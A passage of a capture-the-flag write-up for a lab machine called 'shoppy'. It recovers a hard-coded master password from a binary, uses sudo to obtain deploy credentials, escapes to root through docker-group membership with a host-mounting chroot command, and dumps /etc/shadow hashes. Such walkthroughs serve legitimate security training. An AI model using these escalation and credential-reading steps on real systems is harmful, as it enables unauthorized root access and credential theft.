std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=
          (local_68,"p");
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=
          (local_68,"l");
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=
          (local_68,"e");
iVar1 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::compare
                  (local_48);
if (iVar1 != 0) {
```

well first thing i did was modify the binary so that it will work on my box and i changed the cat to /home/kali/creddds.txt so if it actually works, it will work on my box.
next i just looked around a little bit and the word sample pops out.. so i decided to try it as a password and it worked.. heres the xxed of the binary.

xxd the binary

```
00002010: 5765 6c63 6f6d 6520 746f 204a 6f73 6820  Welcome to Josh
00002020: 7061 7373 776f 7264 206d 616e 6167 6572  password manager
00002030: 2100 0000 0000 0000 506c 6561 7365 2065  !.......Please e
00002040: 6e74 6572 2079 6f75 7220 6d61 7374 6572  nter your master
00002050: 2070 6173 7377 6f72 643a 2000 0053 0061   password: ..S.a
00002060: 006d 0070 006c 0065 0000 0000 0000 0000  .m.p.l.e........
00002070: 4163 6365 7373 2067 7261 6e74 6564 2120  Access granted!
00002080: 4865 7265 2069 7320 6372 6564 7320 2100  Here is creds !.
00002090: 6361 7420 2f68 6f6d 652f 6b61 6c69 2f63  cat /home/kali/c
000020a0: 7265 6464 6473 2e74 7874 0000 0000 0000  reddds.txt......
000020b0: 4163 6365 7373 2064 656e 6965 6421 2054  Access denied! T
000020c0: 6869 7320 696e 6369 6465 6e74 2077 696c  his incident wil
000020d0: 6c20 6265 2072 6570 6f72 7465 6420 2100  l be reported !.
```

success!!

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

deploy:Deploying@pp! ⟹ 00 - Loot > Creds

Deploy

```
deploy@shoppy:~$ cat password-manager.cpp
#include <iostream>
#include <string>

int main() {
    std::cout << "Welcome to Josh password manager!" << std::endl;
    std::cout << "Please enter your master password: ";
    std::string password;
    std::cin >> password;
    std::string master_password = "";
    master_password += "S";
    master_password += "a";
    master_password += "m";
    master_password += "p";
    master_password += "l";
    master_password += "e";
    if (password.compare(master_password) == 0) {
        std::cout << "Access granted! Here is creds !" << std::endl;
        system("cat /home/deploy/creds.txt");
        return 0;
    } else {
        std::cout << "Access denied! This incident will be reported !" << std::endl;
        return 1;
    }
```

enumerations

```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

part of a docker group.

```
#List images to use one
docker images
REPOSITORY   TAG       IMAGE ID       CREATED        SIZE
alpine       latest    d7d3d98c851f   5 months ago   5.53MB
```

ok.. so lets just do this...

```
#Run the image mounting the host disk and chroot on it
docker run -it -v /:/host/ alpine chroot /host/ bash
```

and we can access root and everything

root.txt

```
root@shoppy:~# cat /root/root.txt
450a52d9a8ec3b393d2ec97a43b133b2
```

id && whoami

```
root@shoppy:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@shoppy:~# uname -a
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64 GNU/Linux
```

/etc/shadow

```
root@shoppy:~# cat /etc/shadow
root:$y$j9T$0gd6YLeK1QF8eXOhAGmb2.$rvSHnH5qysjj79l0OiXizdnFwT1vsQzz5U4p/vrHQMB:19195:0:99999:7:::
```

```
...[snip]...

jaeger:$y$j9T$Dd.LPLKhUiqLImmrThQ.m/$zWTCxncUITpaG1GhvvV66fhFWRh2CVz.KtJH4bd1ke.:19195:0:99999:7:::
systemd-coredump:!*:19195:::::
nginx:!:19195:0:99999:7:::
mongodb:*:19195:0:99999:7:::
deploy:$y$j9T$1u25BMNE1Y2tRYy7ne.wg/$mHEZ.4Y9kanC0001s.p5Q8qqzwt9TYgj6nrvaqDlPcB:19195:0:99999:7:::
postgres:*:19195:0:99999:7:::
mattermost:!:19195:::::
```